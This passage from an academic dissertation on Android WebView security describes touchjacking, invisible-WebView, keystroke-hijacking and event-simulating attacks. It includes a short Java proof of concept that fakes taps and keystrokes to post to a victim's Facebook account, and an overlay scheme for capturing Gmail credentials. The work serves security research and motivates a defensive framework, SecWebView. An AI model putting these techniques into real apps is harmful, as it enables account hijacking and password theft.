In July 2012, we collected a larger sample which consists of the top 500 free apps in each category in Google Play (14674 apps). Unlike the evaluation we did in the previous study, we used a tool to scan the Dalvik bytecode of the apps to identify the usage of WebView and its APIs among the apps.

We identified 10800 (73.6%) apps which contain WebView from the 14674 Android apps, and the result is similar to the one we got from the smaller sample set. We also collect the information of the powerful Web-based APIs as Figure 4.6 shows.

4.6 Attacks on UI-based APIs

We will discuss the attacks on UI-based APIs in the next section.

5. TOUCHJACKING ATTACK

To enable interactions, WebView implements several APIs, allowing mobile application code (from outside WebView) to interact with the web contents, and JavaScript code (from inside WebView) to interact with the mobile application contents. Section 4 pointed out that the Web-based WebView APIs, if not properly protected, can lead to security problems [16]. That section also explained how those malicious apps launch attacks on the web contents inside WebView by taking advantage of lacking of access control on those web-based APIs and hooks. However, once a better access control is enforced on the communication channel, the attacks can be defeated which is not difficult to achieve. For example, WebView's Web-based API `loadURL` is one of the most dangerous APIs used by attacks in Chapter 4. An easy solution is to modify this API and restrict it to load trusted script only, instead of allowing it to inject arbitrary JavaScript codes.

Assume such an access control system can be implemented in WebView, and all the vulnerable APIs of WebView are protected, the question is whether WebView is safe now. A complete access control by WebView should control all the potential interaction channels between applications and WebView. The **objective** of this section is to study whether the UI-based APIs inherited by WebView can pose risks to the contents that reside inside the WebView, and the feasibility of attacks using the UI-based APIs. As Figure 5.1 illustrated, our attacks will not use any of the web-based APIs designed for WebView. In other words,

even if the problems described in Chapter 4 are fixed, there are still ways to attack the contents inside WebView blackbox.

5.1 Security Concerns on UI-based APIs.

As we all know, when software components are reused (e.g., through libraries or class inheritance), their features, although safe and appealing for other systems, may bring danger to new systems. For WebView, it was not clear whether these inherited UI-based APIs pose any threat in the new systems, especially whether they can be used by malicious applications to attack the contents inside WebView. There has been no study to investigate the security impact of those UI-based APIs inherited by WebView, mostly because these UI-based APIs have not appeared to be problematic to other UI components. After studying WebView, we realized that the attacks conducted by Luo et al. only covered one type of interaction, not all.

From the security perspective, there is one thing that clearly separates WebView from the other UI components, such as button, text field and etc. In those UI components, the contents within the components are usually owned by or are intended for the applications themselves. For example, the content of a button is its label, which is usually set by applications; the content of a text field is usually user inputs, which are fed into applications. Therefore, there is no real incentive for applications to attack the contents of these components. WebView has changed the above picture.

In mobile systems, the developers of applications and the owners of web contents inside WebView are usually not the same. Contents in WebView come from web servers, which




Fig. 5.1.: Touchjacking Threat Model

are usually owned by those that differ from those who developed the mobile applications. It should be noted that before Facebook released its own applications for iPhones and Android phones, most users used the applications developed by third parties (many are still using them). For example, one of the most popular Facebook apps for Android is called FriendCaster for Facebook, which is developed by Handmark, not Facebook. Because of such an ownership difference, it is essential for all mobile platforms to provide the assurance to web applications that their security will not be compromised if they are loaded into another party's mobile applications.

A WebView component with better access control enforced on all the cross-component communication channels can be treated as a blackbox. The mobile system guaranteed that the integrity and confidentiality of the web applications cannot be compromised even if they were loaded into the WebView embedded in a malicious application. Although users may not fully trust the third-party mobile apps, they fully trust the system once they make

sure that they are using the WebView. The similar trust assumption is made when users view private contents in an iframe which is embedded in a third-party mashup web application. This is because users trust the isolation mechanism enforced by the browser to constraint the access from the host webpage if it comes from a different domain.

5.2 Attack Overview

This section discusses the overview of the two types of attacks that can manipulate WebView’s touch events. The first type of attack is called **Event-Simulating Attacks**, which uses WebView’s UI-based APIs to generate a faked touch event and dispatch it to the victim webpage inside WebView. The second type of attack is called **Touchjacking Attacks**, which takes advantage of social engineering techniques using WebView’s UI-based APIs to redirect user-generated touch event from one WebView to another WebView.

All of the attacks we discribed in this section are under the same attack model as it is explained in this section. The position technique discribed in this section is the key technique to launch the attacks.

5.2.1 Attack Model

For all of the attacks described in this paper, we have the following assumptions:

1. **We are concerned about potential malicious applications in mobile devices.** As we pointed out, the developers of the apps and the owner of the web contents inside WebView are usually not the same. It is quite common for web contents to be loaded into an untrusted environment.

2. **We assume that users clearly know they are using WebView.** Users make sure they are using the secured blackbox WebView instance to access web contents, and they trust that the mobile system can isolate the contents inside WebView from those from outside.
3. **We assume that the effective access control mechanism is already enforced on the Web-based APIs exposed by the WebView.** As we mentioned before, Web-based APIs are powerful to control the web contents inside WebView. We assume a perfect redesigned access control model has been implemented on WebView to isolate the contents inside WebView from outside world. This assumption clearly distinguish the work in this section from that in Chapter 4, because under such an assumption, the attacks describe in Chapter 4 will not be threats any more.
4. **We assume that the UI-based APIs are accessible by the apps.** WebView is a specialized user interface (UI) component, and like others, such as buttons and text fields, it is designed as a subclass of the more generic UI components, such as the View class.
5. **We assume that malicious apps are only granted with one permission.** It should be noted that to successfully launch the attacks described in this paper, malicious Android applications only need one permission `Android.permission.INTERNET`. This permission is widely granted to 86.6% of free (and 65% of paid) Android applications [105]. Generally speaking, these attacks are relatively easy to launch and difficult to detect, since they only require one very common and less-dangerous permission.

5.2.2 Positioning Method

In order to carry out the attacks in this section, attackers need to carefully position the certain HTML elements (e.g. a button) of the targeted webpage. By default, after being loaded into a WebView, the webpage will be displayed inside the WebView. If the size of the webpage is larger than the size of the WebView, only the most top-left area of the webpage will be displayed initially. Only using the traditional positioning methods that facilitate clickjacking attack in browsers is not enough to meet the positioning requirement for Touchjacking attacks. We describe some positioning techniques.

Pixel Coordination. Android applications can use the following APIs to position a web page to a specific position inside WebView: `scrollBy`, `scrollTo`, `pageDown`, `pageUp`. The method `scrollBy(x,y)` scrolls the page by x pixels horizontally and y pixels vertically; the method `scrollTo(x,y)` scrolls the page to the (x, y) position. The method `pageDown` and `pageUp` scroll the display area to the top and bottom of a webpage. Attackers can also use the websetting APIs to change the font size or zoom level of the webpage, such as `setTextSize` and `setDefaultZoom`.

URL Fragment Identifier. Using pixel coordinates to position a target can be inaccurate due to other factors, such as rendering differences between browsers and font size differences between platforms. A solution to this problem is to use the URL fragment identifiers to position anchor elements of the webpage. Anchors and URL fragments are commonly used together to link to a particular section of the text within an HTML document. When a URL containing a fragment identifier is loaded, a browser will scroll the page so that the anchor is at the top of the viewable area. An anchor can be created in two

ways, either by adding a ‘name’ attribute to an ‘a’ tag, or by adding an ‘id’ attribute to any element. The following example shows how to navigate to the specific div tag using URL fragment identifiers.

5.3 Event-Simulating Attacks

As we described in the previous section, like all of the view-based Android UI objects, the WebView class inherits a number of methods from the View class, including the ones needed by the event-dispatching mechanism in Android. As Figure 5.2(b) shows, all of the view-based UI class should expose APIs that are needed by the event dispatch mechanism in Android. For example, in Figure 5.2(b), once the user’s keystroke event is put into KeyInputQueue in WindowManager, WindowManagerService will fetch the event from the queue and dispatch it to the currently focused UI object, which is the <input> field of the webpage in our example. To achieve this goal, WindowManager will invoke the dispatchKeyEvent method of each view-based objects along the path until the currently focused <input> field is reached.




Fig. 5.2.: Event Dispatching Mechanism and APIs

For the above mechanism to work, `dispatchKeyEvent` has to be exposed to other classes, and also to Android applications. As results, applications can simulate a keystroke event, and then invoke this API to dispatch the event to the currently focused UI object. If an HTML object inside WebView is the currently focused UI object, it can receive such a simulated event, not knowing whether it is a real or fake one. Malicious applications can therefore inject arbitrary events to the web contents inside WebView.

Event Dispatching APIs. We list all the APIs inherited by WebView from the View class for the event dispatching purpose; these methods are exposed to Android applications. The APIs are listed in Figure 5.2(a). By using those APIs, attackers can simulate a variety of user events, and dispatch them to the webpages inside WebView. We will focus on two of the basic APIs `dispatchKeyEvent` and `dispatchTouchEvent`. We use an attack example to illustrate how to use them to perform basic user operations, such as input, click, select, and highlight.




Fig. 5.3.: Event-Simulating Attacks on WebView

Attack Example on Facebook. To launch the event-simulating attack on Facebook, a malicious Android application needs to load Facebook into its WebView, and convince the user to log into Facebook from this application (it is quite common for users to use a third-party application to log into their Facebook accounts). Figure 5.3(a) illustrates this first step.

After the Facebook page is loaded, the attacker can simulate a touch event on the **Status** button. As the result, the webpage will be navigated to the Status Update webpage (see Figure 5.3(b)). The malicious applications will simulate a touch event to select the text field on this page, and then simulate a sequence of key stroke events, which result in a text message “Hacked By Touchjacking Attack!” being typed into the text field. Figure 5.3(c) shows the result.

In the last step, the malicious application needs to simulate another touch event on the **Share** button. This results in the button being clicked, and the updated status being submitted to Facebook. After this step, the victim user’s Facebook status will be updated with the contents generated by the malicious application. Figure 5.3(d) shows the final result. Obviously, we can use similar attacks to post malicious messages on the walls of the victim’s friend, deleting the victim’s photos, etc.

The code for launching the attack is listed in the following. The logic of the code is quite simple. For example, in Line 5, `MotionEvent.ACTION_DOWN` and `MotionEvent.ACTION_UP` generate a touch event at the coordinate (52, 95), where the status button is. This event is then dispatched to WebView using the `dispatchTouchEvent` API.

```

1:  /* Simulate Touch Event for STATUS button */
2:  long downTime = SystemClock.uptimeMillis();
3:  final float x = (float) 52, y = (float) 95;
4:  mWebView.dispatchTouchEvent(MotionEvent.obtain(downTime,
5:      downTime, MotionEvent.ACTION_DOWN, x, y, 0));
6:  mWebView.dispatchTouchEvent(MotionEvent.obtain(downTime,
7:      downTime + 20, MotionEvent.ACTION_UP, x, y, 0));
8:
9:  /* Simulate Touch Event to select the texfield */
10: long downTime = SystemClock.uptimeMillis();
11: final float x = (float) 113, y = (float) 156;
12: mWebView.dispatchTouchEvent(MotionEvent.obtain(downTime,
13:     downTime, MotionEvent.ACTION_DOWN, x, y, 0));
14: mWebView.dispatchTouchEvent(MotionEvent.obtain(downTime,
15:     downTime + 20, MotionEvent.ACTION_UP, x, y, 0));
16:
17: /* Simulate Sequence of Keystroke Events*/
18: mWebView.dispatchKeyEvent(new KeyEvent
19:     (KeyEvent.ACTION_DOWN, KeyEvent.KEYCODE_H));
20: ... ..
21: mWebView.dispatchKeyEvent(new KeyEvent
22:     (KeyEvent.ACTION_DOWN, KeyEvent.KEYCODE_K));
23:
24: /* Simulate Touch Event for SHARE button */

```

```

25: downTime = SystemClock.uptimeMillis();
26: final float x = (float) 426, y = (float) 35;
27: mWebView.dispatchTouchEvent(MotionEvent.obtain(downTime,
28:     downTime, MotionEvent.ACTION_DOWN, x, y, 0));
29: mWebView.dispatchTouchEvent(MotionEvent.obtain(downTime,
30:     downTime + 20, MotionEvent.ACTION_UP, x, y, 0));

```

5.4 Touchjacking Attacks

In this section, we describe how to let users generate touch events, and how to hijack those events for malicious purposes. We call this type of attacks the **Touchjacking attack**. We describe three attacks; based on their different attack strategies, we give them different names.



Fig. 5.4.: Touchjacking Attack Overview

We give a brief overview of the three attacks here, and explain the details later in this section. Figure 5.4 illustrates the attacks.

1. **WebView Redressing Attack.** In this attack, malicious applications put a smaller WebView on top of a larger one, making the smaller one look like an element (e.g. button) within the larger one.
2. **Invisible WebView Attack.** In this attack, malicious applications overlay an invisible WebView on top of a visible one, causing users to see the visible one, but operate on the invisible one.
3. **Keystrokejacking Attack.** In this attack, malicious applications overlay some native UI objects on the top of the HTML elements inside WebView; while the user believe that they are typing in the field that belongs to a web page, they are actually typing in a field that belongs to the malicious applications, which can steal the information typed by the users.

5.4.1 WebView Redressing Attack

Generally speaking, the idea behind the WebView redressing attack is to seamlessly merge two or more WebView containers, making them look like one. When the non-suspicious user reacts to the contents inside WebView by clicking some links or buttons, because what the user clicks on may belong to a different page in another WebView, the user is tricked into reacting to the contents in another WebView, and those contents are not even displayed to the user.

The attack consists of two or more WebViews (we will use two in our description). One of the WebViews is called the outer WebView, and the other is called the inner WebView. The inner WebView loads the malicious webpage, and it is intentionally made small, so it



Fig. 5.5.: WebView Redressing Attack Example

only displays a very small portion of the webpage to users. This is important, as the attackers do not want the users to see the entire page, which reveals the malicious intents. The malicious application can use the positioning method described above to display a specific part of the page (such as a button) to users.

The outer WebView is larger, and is for the users to view web contents. Attackers overlay the inner WebView on top of the outer WebView, and make it cover a selected area of the outer WebView. Because the inner WebView is small and has no obvious boundaries, the inner WebView looks like part of the elements on the webpage inside the outer WebView. If users react to the contents in the outer WebView, and clicks on the buttons within the inner WebView, they are actually reacting to the contents in the inner WebView. This is dangerous, as the users never got a chance to see the contents that they have reacted upon.

Case Study. We demonstrate the WebView redressing attack using an example.

Facebook has been a major spam target; one of the goals of the spammers is to find ways to post links or other information on Facebook user's walls. Just like email spams, no

matter what improvement the company makes, spammers have always been able to find new ways to cause problems. We will demonstrate a new way to launch the “likejacking attack” [79] by using the WebView redressing technique, so that the users can be tricked into “Like”ing spam pages.

In this attack scenario, assume that the malicious Android application is written for New York Times. Normally, only the outer WebView is visible and users will use this WebView to visit the articles at www.nytimes.com (see Figure 5.5(a)). The malicious Android application can insert the inner WebView at any time when the user navigates to the New York Times page. The inner WebView contains the spam article, with a Like button (see Figure 5.5(b); we did not show the spam article in the figure). The attackers need to pre-calculate the location of the inner WebView (Figure 5.5(b)) to redress the webpage inside the outer WebView.

After the redressing, what the user sees is shown in Figure 5.5(c). Clearly, it is quite difficult for the user to see that the Like button is not part of the New York Times page. If the user really likes this article and wants to share it through Facebook, he/she will click on the Like button, not knowing that the button is associated with a different article hidden in another WebView.

If the user has not logged into Facebook yet from this application, once clicking on the Like button of the inner WebView, a dialogue window (which is a new WebView instance) will be popped up with the Facebook’s login page inside (see Figure 5.5(d)). Since it is hard for the user to realize that the dialog window is not popped up by the outer WebView, the user may very likely log into Facebook, and eventually share the article that he/she has never seen.

It is also likely that the user may have already logged into Facebook from the inner WebView (due to the clicking of some legitimate Like buttons). Because cookies are shared among all the WebView instances within the same Android application, clicking on the Like buttons in another WebView will not result in the pop-up dialogue window; instead, the “like” request will be automatically sent to Facebook with the valid cookies.




Fig. 5.6.: Invisible WebView Attack Example

5.4.2 Invisible WebView Attack

Both Android and iOS systems allow applications to set transparency on WebView (UIWebView) objects. Low opacity may result in the webpage inside WebView being hardly visible, or completely invisible. In Android 3.0, applications can use the method `setAlpha` to set the opaque level of the WebView object. Every native Android UI object maintains the alpha property and exposes the setter and getter to applications. Since the `WebView` class was derived from the `View` class, it also inherits this property. It should be noted, when a WebView object is transparent (i.e. alpha value equals to 0), it is

transparent visually, not physically, i.e., users can still touch/click on the page inside a transparent WebView. The following code demonstrates how to set the WebView transparent.

```
WebView mWebView = (WebView) findViewById(R.id.webview);  
  
mWebView.setAlpha(0);
```

The transparency feature is intended for generic UI components, and it brings no harm to them; however, when this feature is inherited by WebView, it poses great danger to the web contents inside WebView. We describe how this feature can be used for attacks.

In this attack, malicious Android applications need to have two WebView instances: one visible and the other invisible. The **visible** WebView will load an attractive webpage that is controlled by attackers, and the purpose of this page is to entice users to perform touch actions. For example, this web page can be a small game. Another WebView is **invisible**, and it loads the targeted webpage. The invisible WebView is put on top of the visible one. Therefore, when the user touch something that is apparently in the visible WebView, the touch actually goes to the invisible one, because it is on the top.

To successfully launch the touchjacking attack, attackers need to first calculate the position where user may perform the touch action. Since the attacker controls the visible webpage, it is not hard to predict the position and precisely overlay the UI in the targeted webpage inside the invisible WebView object on top of specific position. Attackers can use the positioning techniques mentioned in the beginning of this section to control the place of the clickable elements (e.g. button, link).

Case Study 1. In this attack example, we repeat the case study in the previous subsection, but using the transparency technique to achieve the same goal. We assume that the malicious Android application is written for New York Times, and the user is currently reading an article from there. This time, the article itself has a legitimate Like button to facilitate sharing via Facebook (see Figure 5.6(a)).

Attackers create another WebView (invisible), and load the spam page inside it. This page contains an article that the spammers want the user to share with their Facebook friends, and there is a Like button on this page (Figure 5.6(b) shows this spam page, but we did not show the spam article inside).

The malicious application then overlays the invisible WebView on top of the visible one. Using the positioning techniques, the attackers can make the two Like buttons in both WebViews be placed at exactly the same location on the screen, i.e., they completely overlap. Because of the transparency, what the user sees is exactly the same as that in Figure 5.6(a).

When the user clicks on the Like button, the click event goes to whatever is on the top, i.e., the transparent WebView, not the one for New York Times. As results, the spam article is shared to the user's Facebook friends. This consequence is the same as that in the WebView redressing attack.

Case Study 2. If the user also uses the malicious application to log into his/her online accounts (such as Facebook), the attack can be much more severe. We use Facebook to demonstrate how to use the Invisible WebView attack to hijack the touch events and trick users into deleting friends from their Facebook accounts.



Fig. 5.7.: Invisible WebView Attack Example

Before the attack is launched, users have logged into their Facebook accounts from the visible WebView, and are viewing their Facebook pages (Figure 5.7(a)). At this time, the invisible WebView is not overlaid yet. When the user clicks a link shared by his/her friend, WebView will navigate to another webpage (Figure 5.7(b)); this webpage is not malicious, but the attacker needs to know the possible click points. At the same time, the application needs to overlay the invisible WebView on the top, and inside the WebView should be the Facebook webpage (Figure 5.7(c)).

Attacker can also precisely put the UNFRIEND link of the transparent Facebook page on the top of the DOWNLOAD button of the visible WebView. If the user wants to download the video as shown in Figure 5.7(d), the user needs to click the DOWNLOAD button. Because the UNFRIEND button is on the top, this button is actually clicked, and user's some friends will be deleted from the friend list.

Although the user has never actually logged into Facebook account using the invisible WebView, since the cookies are shared among all WebView instances within the same

Android application, the UNFRIEND request from the webpage in the invisible WebView will be able to attach the Facebook cookies and cause the deletion of the user's friend.

5.4.3 Keystroke Hijacking Attack

In the previous attacks, attackers redirect the user's actions toward the webpage in a WebView instance that is different from what the user sees. In this attack, we will demonstrate how attackers can redirect those actions to the native Android UI objects (e.g. a text field) that is completely controlled by the malicious applications. If the user's actions involve secrets (e.g. passwords), the attacker can get the secrets.




Fig. 5.8.: Keystroke Hijacking Attack Example

The attack is based on the fact that the HTML UI objects inside WebView and the Android native UI objects are based on the same GDI (*skia*), and the exterior appearance of the HTML UI objects look similar to their related native UI objects. For example, the HTML input field looks almost the same as the text editing widget `EditText`, which is a native UI component of Android. Therefore, if we put a native UI object on top of the

HTML UI object of the same type, users will not be able to tell the difference. If they decide to type into what appears to be a part of the webpage, they will be typing into the native UI object that belongs to the attackers.

To successfully launch the attack, the attackers should precisely overlay the native Android UI objects on top of the HTML objects of the web page inside `WebView`, with exactly the same size and location. Since the layout of the victim page is almost stable in many cases (e.g. login pages), attackers can quite easily calculate the size and position of the targeted UI objects within the webpage.

Case Study. We use Gmail as an example to demonstrate how the attack works. We separately display the two layers of layout in the malicious applications. Figure 5.8(a) is the upper layer, consisting of two `EditText` native UI components. Figure 5.8(b) is the lower layer, consisting a `WebView` with the Gmail login page inside. When being displayed on the screen, the two `EditText` UI components will exactly overlap with the two input fields on the Gmail login page. When users type the username and password, they actually type in the `EditText` UI components, which are accessible by the attacker.

Users may be aware of the attack once they finish the input actions and submit the form, because the actual HTML input objects are empty, and an error message will be displayed. To further disguise that, the attackers should also add a fake submit button (native UI object). Once the fake button is clicked, the malicious application should ask `WebView` to navigate to an error page, displaying something like “Page cannot be displayed due to network problems”. After the users go back to the previous page, the

malicious application remove all the overlaid native UI objects, so the users can proceed without raising suspicions.

5.5 Attacks on Other Platforms

To see whether the attacks we identified in this paper work on the platforms other than Android, we have tried the attacks on iOS (version 4.3.2) and Windows Phone 7. All the three types of Touchjacking attacks work on iOS and Windows Phone 7.

Attacks on iOS. All Touchjacking attacks work on the iOS platform. For the event-simulating attack, unlike Android, iOS does not provide APIs to dispatch key/touch events events to UIWebView. Therefore, we were not able to directly simulate key/touch events in UIWebView.

Attacks on Windows Phone. All Touchjacking attacks work at Windows Phone platform. However, for the event-simulating attacks, similar to iOS, Windows Phone does not provide any API support for programmatically invoking an event.













	Touchjacking Attack			
	WebView Redressing Attack	Invisible WebView Attack	Keystroke Hijacking Attack	Event-Simulating Attack
Android				
Windows Phone				
iOS				

Fig. 5.9.: Attacks on mobile platforms

6. SECWEBVIEW: PREVENT SCRIPT INJECTION ATTACK FROM MALICIOUS APPS TO WEBVIEW

At the same time as mobile apps give users a richer experience using WebView than generic browsers, WebView exposes a larger attack surface to attackers. **JavaScript injection** from untrusted mobile apps to pages inside WebView is the most severe vulnerability. WebView's `loadUrl` API is commonly used to inject arbitrary script directly into WebView without any constraint, and the injected script can be executed with the same power of the page's script by design. It can manipulate the page's DOM objects and cookies, interact with any page script, send AJAX requests to the server and etc. The powerful script injection attack makes huge impact. However, without it, malicious mobile apps can use the **hook** mechanism provided by the WebView to monitor the event occurred in the WebView. Attackers can install callback functions to WebView hooks, and they are triggered when their intended event has occurred. Once triggered, these callbacks can access the event information, or may change the consequence of the events. For example, callback functions on hook *shouldOverrideUrlLoading* can take over the control of the page navigation such as changing the destination URL.

What makes the threat much severer is that the current access control on WebView is inadequate to protect webpages in WebView regardless of whether it is embedded trusted or untrusted mobile apps. The cause is that mobile app developers are not always the ones that own the webpage loaded inside. For the **Trusted** mobile app, such as Google's official

Gmail app, users only trust the mobile app to inject script to the webpage owned by Google (e.g. gmail.com and youtube.com). However, if this app loads online banking page inside it, users may be concerned about their bank account privacy being leaked to Google. Usually, users may want to visit pages in the WebView embedded in the **UnTrusted** mobile apps, because these apps customize their interfaces based on the web contents or the screen size and give users a much richer experience than using the generic browsers. Many popular web apps have their dedicated apps, developed in-house or by third parties. For example, one of the most popular *Facebook* apps for Android is called *FriendCaster*, which is developed by *Handmark*, not *Facebook*. But users have to take the risk that untrusted apps can inject script to compromise the webpage they are visiting using the app.

Our study shows that more than 61000 mobile apps potentially inject script to WebView. The user's sensitive information of the page is potentially under attack. If the situation is not improved, the problem will get worse; more and more mobile apps will embed WebView to load pages in the future based on the trend of mobile app development [136]. A recent report from Gartner claims that HTML5-based mobile and hybrid apps will split the market share with native mobile apps by 2016 [137].

The objective of this chapter is to propose a novel framework, SecWebView (SECure WebView), to prevent the pages inside WebView from the existing threats. This chapter identifies that current WebView design adopts an improper access control model, and conducts several studies to justify the model used in SecWebView. This chapter also discusses the principles followed in SecWebView design before explains the design detail and uses a comprehensive evaluation to prove the new design is secure.

6.1 The Problem

My work [16] in this dissertation pointed out that the fundamental problem making WebView vulnerable is the weakening of the Trust Computing Base (TCB). Since security in any system must be built upon a solid TCB, web apps rely on multiple TCB components to achieve security on the client-side. Browser developed by well-recognized companies we use every day, such as Chrome, Firefox, IE, Safari, etc, is a critical component in the TCB of the Web. The pervasive use of WebView has actually changed the security landscape of the Web. My work in [16] did not narrow down to answer who is responsible for the weakening of the TCB, and how to solve the problem. This section will answer the following three questions:

- Is the problem an architecture issue, design issue or implementation issue?
- What is the proper architecture/design/implementation for WebView?
- How to develop the proper architecture/design/implementation for WebView?

I answer the question in this part by comparing the architecture and design of WebView and Browser.

6.1.1 Similarity Between Browser and WebView

Browser and WebView share the similar architecture. Browser is a program with a graphical user interface for displaying HTML files; WebView is an UI element that hosts

HTML content within a mobile application. Since both of them need to process and render web contents, browser and WebView are built upon a component to deal with the web-related tasks. This component is called **Web Engine** (see Figure 6.1),¹ which follows the W3C standard to process web contents (e.g., fetching, parsing and rendering the web contents from remote servers). Usually, web engine is composed of a *Rendering System* that produces visual representation for a given URI, a *JavaScript Interpreter* that interprets and executes JavaScript, a *Data Persistence* that stores various data associated with the browsing session and a *Networking Module* that handles network tasks.

Browser and WebView not only use web engine but also extend its basic functionalities to provide richer user experience. In both of their architecture, they encapsulate the underlying web engine code, and extend web engine by building components on the top of it to provide new features. For example, in browser architecture (Figure 6.1 left-side), browser develops **Browser Engine** component to encapsulate web engine, and further extends it to provide browser features, such as *extension* and *plugin*. Therefore, besides simply displaying web contents, browser can support primitive browsing actions (forward, back, and reload) and provide hooks for viewing various aspects of the browsing session (page-loading progress and settings). In the WebView case, its architecture can be interpreted by its name *Web* and *View* (Figure 6.1 right-side). The *Web* part of WebView is the web engine to process the web contents. The *View* part wraps web engine code to the Java classes so that web engine can be extended as a native UI element in mobile system. In other words, WebView expands the *View* component by building it on the top of the *Web* part, and redefines it as a WebView.

¹In Android, system browser and WebView share the same web engine code.

